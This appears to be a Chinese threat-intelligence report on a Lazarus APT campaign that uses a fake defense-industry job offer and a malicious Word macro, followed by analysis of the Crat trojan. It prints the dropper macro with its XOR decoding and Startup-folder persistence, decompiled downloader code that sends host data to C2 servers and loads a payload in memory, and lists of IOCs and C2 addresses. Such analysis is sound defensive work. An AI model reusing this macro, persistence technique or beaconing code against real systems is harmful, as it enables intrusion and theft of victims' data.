目标国防行业：Lazarus使用招聘诱饵结合持续更新的网络武器

mp.weixin.qq.com/s/2sV-DrleHiJMSpSCW0kAMg

收录于合集

概述

Lazarus APT组织是疑似具有东北亚背景的APT团伙，该组织攻击活动最早可追溯到2007

年，其早期主要针对韩国、美国等政府机构，以窃取敏感情报为目的。自

2014年后，该组织开始针对全球金融机构 、虚拟货币交易所等为目标，进行以敛财为目的的攻击活动。

据公开资料显示，2014 年索尼影业遭黑客攻击事件，2016 年孟加拉国银行数据泄露事件，2017

年美国国防承包商、美国能源部门及英国、韩国等比特币交易所被攻击等时间都出自

Lazarus之手。

近几个月来，Lazarus

组织常用航天，核工业，船舶工业等专业领域头部企业招聘信息为诱饵进行攻击活动，四月中旬红雨滴团队曾披露过《

Lazarus APT
组织使用西方某航空巨头招聘等信息针对美韩的定向攻击事件分析》，该活动后续被某安全厂商归为北极星行动（

OperationNorthStar
），近日，奇安信威胁情报中心红雨滴团队在日常的高价值样本挖掘过程，又捕获了一例该类型攻击样本，此次攻击活动中，

Lazarus组织以通用（GDMS）公司高级业务经理招聘为诱饵，通过恶意宏释放执行后续Payload。红雨滴团队在捕获该样本的第一时间通过社区进行预警。

除此之外，最近几个月我们检测到在Lazarus也在对其Crat木马架构进行快速迭代，目前已经相当成熟。

样本分析

Operation NorthStar新活动

文件名	MD5	类型
GDLS_2020090392828334.doc	8ed89d14dee005ea59634aade15dba97	宏文档

近期捕获的样本采用word本体嵌套一层word的数据,通过宏进行自身数据读取释放运行招聘文档本体,初始文档无法查看诱饵内容，从而诱导受害者启用宏。

若启用宏后，第一层宏文档将在%temp%目录释放同名第二阶段带诱饵文档释放打开的第二阶段文档以GDMS招聘信息为诱饵,通用动力任务系统公司涉及国防和航空航天,

Senior Business Manager

- **Job Location:** Washington, DC
- **Employment Type:** Full Time
  Clearance Level Must Currently Possess: None
  Clearance Level Must Be Able to Obtain: None
- **Telecommuting Options:** Some Telecommuting Allowed
  Annual Salary: $72k - $120k

Job Description:

General Dynamics Mission Systems (GDMS) engineers a diverse portfolio of high technology solutions, products and services that enable customers to successfully execute missions across all domains of operation.

With a global team of 13,000+ top professionals, we partner with the best in industry to expand the bounds of innovation in the defense and scientific arenas.

Given the nature of our work and who we are, we value trust, honesty, alignment and transparency. We offer highly competitive benefits and pride ourselves in being a great place to work with a shared sense of purpose.

You will also enjoy a flexible work environment where contributions are recognized and rewarded. If who we are and what we do resonates with you, we invite you to join our high performance team!

Responsibilities:


Bachelor's degree in Senior Business Manager or a related specialized area or the equivalent

样本在文字末尾通过白色图形遮盖了招聘文档和控件,字符串采用白色进行隐藏。

恶意宏如下所示。

```
    ntospath = Environ("SystemRoot") & "\system32\mshtml.dll"
On Error GoTo error

    With ActiveDocument

    dllData = .Shapes(1).TextFrame.TextRange
    lnkData = .Shapes(2).TextFrame.TextRange
    Dim dllBin(211455) As Byte
    nDllSize = 211455

    Dim lnkBin(1441) As Byte
    nlnkSize = 1441

    Dim tmpBin
    tmpBin = bin2var(ntospath)

    Set oShape = .InlineShapes(1)
    Set oObject = oShape.OLEFormat.Object
    oObject.SaveAs Environ("temp") & "\" & ThisDocument.Name
    oObject.Close
    Set oObject = Nothing

    End With

    dllpath = Environ("HOMEPATH") & "\Videos\localdb.db"

    Open dllpath For Binary Lock Write As #1

    For inx = 0 To nDllSize
        dllBin(inx) = CByte("&H" + Mid(dllData, inx * 2 + 1, 2))
        dllBin(inx) = dllBin(inx) Xor 163
    Next inx

    Put #1, 1, dllBin
    Close #1
```

宏与2018年Lazarus APT组织所使用的部分宏代码一致



在HOMEPATH\Videos下释放名为localdb.db的Loader程序，并在启动目录下释放Recent.lnk，实现持久化。

```
88
89      lnkPath = Environ("APPDATA") & "\Microsoft\Windows\Start Menu\Programs\Startup" & "\" & "Recent.lnk"
90
91      Open lnkPath For Binary Lock Write As #1
92
93      For inx = 0 To nlnkSize
94          lnkBin(inx) = CByte("&H" + Mid(lnkData, inx * 2 + 1, 2))
95          lnkBin(inx) = lnkBin(inx) Xor 163
96      Next inx
97
98      Put #1, 1, lnkBin
99      Close #1
100 error:
101     Documents.Open Environ("temp") & "\" & ThisDocument.Name
102     ThisDocument.Close (wdDoNotSaveChanges)
103
104 End Sub
```

Lnk命令行如下

```
Local path (ASCII):                 C:\Windows\System32\cmd.exe

[String Data]
Working Directory (UNICODE):        C:\windows\system32
Arguments (UNICODE):                /c start /b C:\Windows\System32\rundll32.exe %HOMEPATH%\videos\localdb.db,ntSystemInfo qBzZN42AyWu6Qatd
```


调用localdb.db的导出函数ntSystemInfo，参数为“qBzZN42AyWu6Qatd”

文件名	MD5	类型
localdb.db	35545d891ea9370dfef9a8a2ab1cf95d	PE

运行过程中会比较参数是否正确

```
int __cdecl ntSystemInfo(int a1, int a2, _BYTE *a3)
{
  int result; // eax
  char v4; // [esp+8h] [ebp-12Ch]
  char v5; // [esp+9h] [ebp-12Bh]
  __int16 v6; // [esp+108h] [ebp-2Ch]
  int v7; // [esp+10Ch] [ebp-28h]
  int v8; // [esp+110h] [ebp-24h]
  int v9; // [esp+114h] [ebp-20h]
  int v10; // [esp+118h] [ebp-1Ch]
  int v11; // [esp+11Ch] [ebp-18h]
  int v12; // [esp+120h] [ebp-14h]
  int v13; // [esp+124h] [ebp-10h]
  int v14; // [esp+128h] [ebp-Ch]
  __int16 v15; // [esp+12Ch] [ebp-8h]

  v11 = 663408656;
  v12 = 46696645;
  v13 = 1580149580;
  v14 = 1233852125;
  v15 = -24284;
  v4 = 0;
  memset(&v5, 0, 0xFFu);
  v6 = 0;
  v7 = -1950957928;
  v8 = 854359283;
  v9 = 1554481035;
  v10 = 782140471;
  sub_100014F0((int)&v7, (int)&v4);
  sub_10001560((int)&v4, (int)&v11 + 1, 16, (int)&v11);
  v15 = 0;
  result = strcmp((const char *)&v11, a3);
  if ( !result )
    sub_10003500();
  return result;
}
```

如果正确则会解密出一段PE，并进行内存加载



内存加载的PE疑似为Lazarus APT组织新型Downloader，核心代码在创建的线程中

```
 5  if ( fdwReason == 1 )
 6  {
 7    v3 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
 8    if ( v3 != (HANDLE)-1 )
 9      CloseHandle(v3);
10  }
11  return 1;
12}
```

解密字符串

```
20  v15 = 0;
21  memset(&v16, 0, 0x103u);
22  v12 = LocalAlloc(0x40u, 0x105u);
23  memset(v12, 0, 0x105u);
24  String_Decode((unsigned __int8 *)word_1002F540);
25  String_Decode((unsigned __int8 *)word_1002F5C0);
26  v1 = 0;
27  do
28  {
29    v2 = word_1002F540[v1];
30    word_10062400[v1] = v2;
31    ++v1;
32  }
33  while ( v2 );
34  v3 = 0;
35  do
36  {
37    v4 = word_1002F5C0[v3];
38    word_10062C00[v3] = v4;
39    ++v3;
40  }
41  while ( v4 );
42  v5 = GetTickCount();
43  srand(v5);
44  String_Decode((unsigned __int8 *)&unk_1002F514);
45  String_Decode((unsigned __int8 *)word_1002F524);
46  String_Decode((unsigned __int8 *)&unk_1002F530);
47  sub_10004FA0();
48  dword_100623FC = 2 * wcslen((const unsigned __int16 *)word_100303B4);
49  Sleep(0x2710u);
```


解密的字符串如下：

```
894424 1C       mov dword ptr ss:[esp+0x1C],eax
E8 D0660000     call 0039C390
83C4 0C         add esp,0xC
B8 40F53B00     mov ebx,0x3BF540          UNICODE "https://www.dronerc.it/shop_testbr/Adapter/Adapter"
E8 7389FFFF     call 00391640
B8 C0F53B00     mov ebx,0x3BF5C0          UNICODE "https://www.fabioluciani.com/ae/include/constant.a"
E8 6989FFFF     call 00391640
33C0            xor eax,eax
8DA424 0000000  lea esp,dword ptr ss:[esp]
```

之后进入下载者的流程

```
48  dword_3F23FC = 2 * wcslen((const unsigned __int16 *)word_3C03B4);
49  Sleep(0x2710u);
50  while ( !Downlooader((int)URL_1) )
51  {
52    Sleep(0x7530u);
53    if ( Downlooader((int)URL_2) )
54      break;
55    Sleep(0x7530u);
56  }
57  v6 = 0;
```

获取本机相关信息以“|”相连接



```
Get_Local_IP(&Src, &Buffer);
Func_vsprintf(v1, (const char *)L"%s|%s", v1, word_3C03B4);
memset(&LCData, 0, 0x208u);
GetLocaleInfoW(0x800u, 0x1002u, &LCData, 50);
Func_vsprintf(v1, (const char *)L"%s|%s", v1, &LCData);
Time = _time64(0);
v2 = _localtime64(&Time);
memset(&LCData, 0, 0x208u);
Func_vsprintf(
  &LCData,
  (const char *)L"%04d-%02d-%02d %02d:%02d:%02d",
  v2->tm_year + 1900,
  v2->tm_mon + 1,
  v2->tm_mday,
  v2->tm_hour + 1,
  v2->tm_min + 1,
  v2->tm_sec + 1);
Func_vsprintf(&Src, (const char *)L"%s|%s", &Src, &LCData);
memset(&LCData, 0, 0x208u);
v41 = 520;
GetComputerNameW(&LCData, &v41);
Func_vsprintf(&Src, (const char *)L"%s|%s", &Src, &LCData);
memset(&LCData, 0, 0x208u);
sub_391240(&LCData);
Func_vsprintf(&Src, (const char *)L"%s|%s", &Src, &LCData);
v3 = GetModuleHandleW(L"kernel32");
v4 = GetProcAddress(v3, "IsWow64Process");
if ( v4 && (v5 = GetCurrentProcess(), ((void (__stdcall *)(HANDLE, HANDLE *))v4)(v5, &hSnapshot), hSnapshot) )
  Func_vsprintf(&Src, (const char *)L"%s(x64)", &Src);
else
  Func_vsprintf(&Src, (const char *)L"%s(x86)", &Src);
memset(&LCData, 0, 0x208u);
Get_AdapterInfo(&LCData);
Func_vsprintf(&Src, (const char *)L"%s|%s", &Src, &LCData);
wcscpy_s(Dst, 0x19001u, &Src);
v6 = wcslen(Dst);
hMem = LocalAlloc(0x40u, 0x32000u);
memset(hMem, 0, 0x32000u);
```

获取正在运行的进程信息

```
v7 = CreateToolhelp32Snapshot(2u, 0);
v8 = v7;
hSnapshot = v7;
if ( v7 == (HANDLE)-1 )
{
  v9 = 0;
  do
  {
    v10 = word_3BF524[v9];
    *(WCHAR *)((char *)&LCData + v9 * 2) = v10;
    ++v9;
  }
  while ( v10 );
  goto LABEL_47;
}
pe.dwSize = 556;
if ( Process32FirstW(v7, &pe) )
{
  v11 = 0;
  v42 = 102400 - v6;
  for ( i = 0; ; i = v44 )
  {
    Func_vsprintf((wchar_t *)&v54, (const char *)L"%d", (unsigned __int16)++v11);
    Func_vsprintf((wchar_t *)&v54, (const char *)L"%s|%s|%d", &v54, pe.szExeFile, pe.th32ProcessID);
    Func_vsprintf((wchar_t *)&v54, (const char *)L"%s|%d", &v54, pe.th32ParentProcessID);
    if ( i && i != (HANDLE)-1 )
      CloseHandle(i);
    v13 = OpenProcess(0x410u, 0, pe.th32ProcessID);
    v44 = v13;
    if ( !v13 )
      break;
    if ( hObject && hObject != (HANDLE)-1 )
      CloseHandle(hObject);
    hObject = 0;
    if ( !OpenProcessToken(v13, 8u, &hObject) )
    {
      v14 = &v53;
      do
      {
        v16 = v14[1];
        ++v14;
      }
      while ( v16 );
      goto LABEL_27;
    }
```

收集的信息如下：

```
003C03E0 192.168.[redacted]|LzO3SY89[redacted]pmNXj6N|People's Republic of China|2
003C0460 02[redacted]14 17:09:56|W[redacted]I|Windows 7 Professional(x86)|0
003C04E0 0-0[redacted]1-95|1|[System Process]|0|0| | | | |>2|System|4|0| |
003C0560  | | |>3|smss.exe|268|4|0|NT AUTHORITY\SYSTEM| |\SystemRoot\Syst
003C05E0 em32\smss.exe|>4|csrss.exe|356|336|0|NT AUTHORITY\SYSTEM| |C:\Wi
003C0660 ndows\system32\csrss.exe|>5|wininit.exe|408|336|0|NT AUTHORITY\S
003C06E0 YSTEM| |C:\Windows\system32\wininit.exe|>6|csrss.exe|416|400|1|N
```

对上述信息进行加密后再进行Base64编码，发送到远程服务器上获取后续

```
v2 = 0;
dwNumberOfBytesRead = 0;
dwNumberOfBytesAvailable = 0;
if ( !hRequest )
  return 0;
for ( ; InternetQueryDataAvailable(hRequest, &dwNumberOfBytesAvailable, 0, 0) == 1; v2 += dwNumberOfBytesRead )
{
  if ( dwNumberOfBytesAvailable <= 0 )
    break;
  v4 = 0x215B9 - v2;
  if ( 0x215B9 - v2 >= dwNumberOfBytesAvailable )
    v4 = dwNumberOfBytesAvailable;
  dwNumberOfBytesRead = v4;
  if ( !v4 )
    break;
  if ( !InternetReadFile(hRequest, (LPVOID)(v2 + a1), v4, &dwNumberOfBytesRead) )
    return 0;
}
v5 = hInternet;
*a2 = v2;
if ( v5 )
{
  InternetCloseHandle(v5);
  hInternet = 0;
}
if ( dword_3C03AC )
{
  InternetCloseHandle(dword_3C03AC);
  dword_3C03AC = 0;
}
if ( hRequest )
{
  InternetCloseHandle(hRequest);
  hRequest = 0;
}
return 1;
}
```

https://www.dronerc.it/shop_testbr/Adapter/Adapter_Config.php

https://www.fabioluciani.com/ae/include/constant.asp

遗憾的是我们没有获取到后续的木马，如果下载到了后续，则会进行解密操作，之后内存加载。


```
result = strcmp(&v15, "KKKKKKKKKKKKKKKKKKKKKKKKKKKKKK");
if ( result )
{
  sub_391C80(&v14, (int *)&v15, (int *)&v15);
  String_Encode((int)&v14, dword_3A4FE8, dword_3A4FE8, 0x1A52Bui64);
  v13 = 1078190;
  v9 = LocalAlloc(0x40u, 0x1073AEu);
  memset(v9, 0, 0x1073AEu);
  sub_393310(&v13, (int)v9);
  v10 = L"MAINFRAME";
  do
  {
    v11 = *v10;
    *(const wchar_t *)((char *)v10 + (_BYTE *)v12 - (_BYTE *)L"MAINFRAME") = *v10;
    ++v10;
  }
  while ( v11 );
  Func_ReflectiveDLLInjection(v9, (int)v12);
  while ( 1 )
    Sleep(0x1388u);
}
return result;
```

Crat木马

Crat最早出现于今年五月份，Lazarus Group针对韩国证券公司进行APT攻击的活动，由于后门的PDB中存在“Crat Client”的字符串所以将其命名为Crat，从五月份至今，我们一直在对Crat

进行跟踪，发现经过了几个月的迭代，目前该木马架构已经较为成熟。

其早期样本中存在大量的调试字符串，功能没有呈现出模块化的趋势



代码中出现了大量的调试字符串

```
191  v28 = -1i64;
192  do
193    ++v28;
194  while ( *(_WORD *)(v4 + 2 * v28) );
195  LODWORD(v40) = 2 * v28 + 2;
196  v29 = (void *)sub_180022CB0(v5, v6, v4, v40, v41);
197  if ( !v29 )
198  {
199    GetLastError();
200    v30 = L"[-] %s. Error=%d\n";
201LABEL_47:
202    Debug_output(v30);
203    goto LABEL_48;
204  }
205  Debug_output(L"[+] Injected the '%s' DLL into process %d.\n");
206  WaitForSingleObject(v29, 0xFFFFFFFF);
207  if ( !GetExitCodeThread(v29, &ExitCode) )
208  {
209    GetLastError();
210    v30 = L"[-] %s. Error=%d\n";
211    goto LABEL_47;
212  }
213  Debug_output(L"[+] Created thread exited with code %d.\n");
214LABEL_48:
215  v31 = GetProcessHeap();
216  HeapFree(v31, 0, v18);
217  if ( v5 && sub_18001B2E0(&qword_1800A3920, 21i64) )
218  {
219    v32 = (void (__fastcall *)(void *))sub_18001B2E0(&qword_1800A3920, 21i64);
220    v32(v5);
221  }
222LABEL_53:
223  v33 = ExitCode;
224  v34 = __OFSUB__(*v43, 24i64);
225  v35 = (volatile signed __int32 *)(*v43 - 24i64);
226  v36 = _InterlockedAdd(v35 + 4, 0xFFFFFFFF);
227  if ( (unsigned __int8)((v36 < 0) ^ v34) | (v36 == 0) )
228    (*(void (**)(void))(**(_QWORD **)v35 + 8i64))();
229  return v33;
```

创建的互斥量如下：

```
隐藏FPU

RAX   00000000028CF7F8     &L"CRAT2"
RBX   00000000028CF7F0     &L"1.0.0.7"
RCX   745754F6F61B0000
RDX   0000000000176330
RBP   00000000028CF8C0
RSP   00000000028CF7C0
RSI   0000000000000001
RDI   0000000000000000

R8    0000007F00390027
R9    0000008000340028
R10   0000000000164C08     L"CRAT2"
R11   00000000028CF790     &"PE"
R12   0000000000000000
R13   0000000000000000
R14   0000000002610000
R15   0000000001F00100     "PE"

RIP   000000000262BA3F
```

在近期捕获的Crat

样本中发现已经开始模块化，管道模块、信息收集模块、屏幕监控模块、键盘记录模块、持久化模块等

代码结构发生了细微的改变，调试字符串已经被删除，相关样本及其C2如下：

MD5	C2
2a9e49fc80fe5124ac98ff5b874fb4d4	www.advertapp.me/user/invite.php?ts=
6dafaabebf243e1ad2e5b49178230eb6	www.publishapp.co:443/update/check.php?ts=
11eb80efbf659d7a91bd0e1281d01443	www.loonsaloon.com/wp-content/plugins/revslider/hello.php
a3e3886ae43c6e67acf06d8041d8f4d2	www.moonge.cc

总结

2020

年以来，疫情肆虐全球，同时网络空间的攻击活动也越发频繁，近期，东亚形势备受关注，而具有该国背景的

APT组织近期也活动频繁。

奇安信红雨滴团队提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张的标题的未知文件，不安装非正规途径来源的

APP。做到及时备份重要文件，更新安装补丁

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（

https://sandbox.ti.qianxin.com/sandbox/page）进行简单判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

IOC

MD5

8ed89d14dee005ea59634aade15dba97

35545d891ea9370dfef9a8a2ab1cf95d

2a9e49fc80fe5124ac98ff5b874fb4d4(Crat)

6dafaabebf243e1ad2e5b49178230eb6

11eb80efbf659d7a91bd0e1281d01443

a3e3886ae43c6e67acf06d8041d8f4d2

C2:

https://www.dronerc.it/shop_testbr/Adapter/Adapter_Config.php

https://www.fabioluciani.com/ae/include/constant.asp

www.advertapp.me/user/invite.php?ts=

www.publishapp.co:443/update/check.php?ts=

www.loonsaloon.com/wp-content/plugins/revslider/hello.php

www.moonge.cc

参考链接

【1】 https://blog.alyac.co.kr/3018

【2】

https://twitter.com/RedDrip7/status/1303186209158492160

【3】 https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true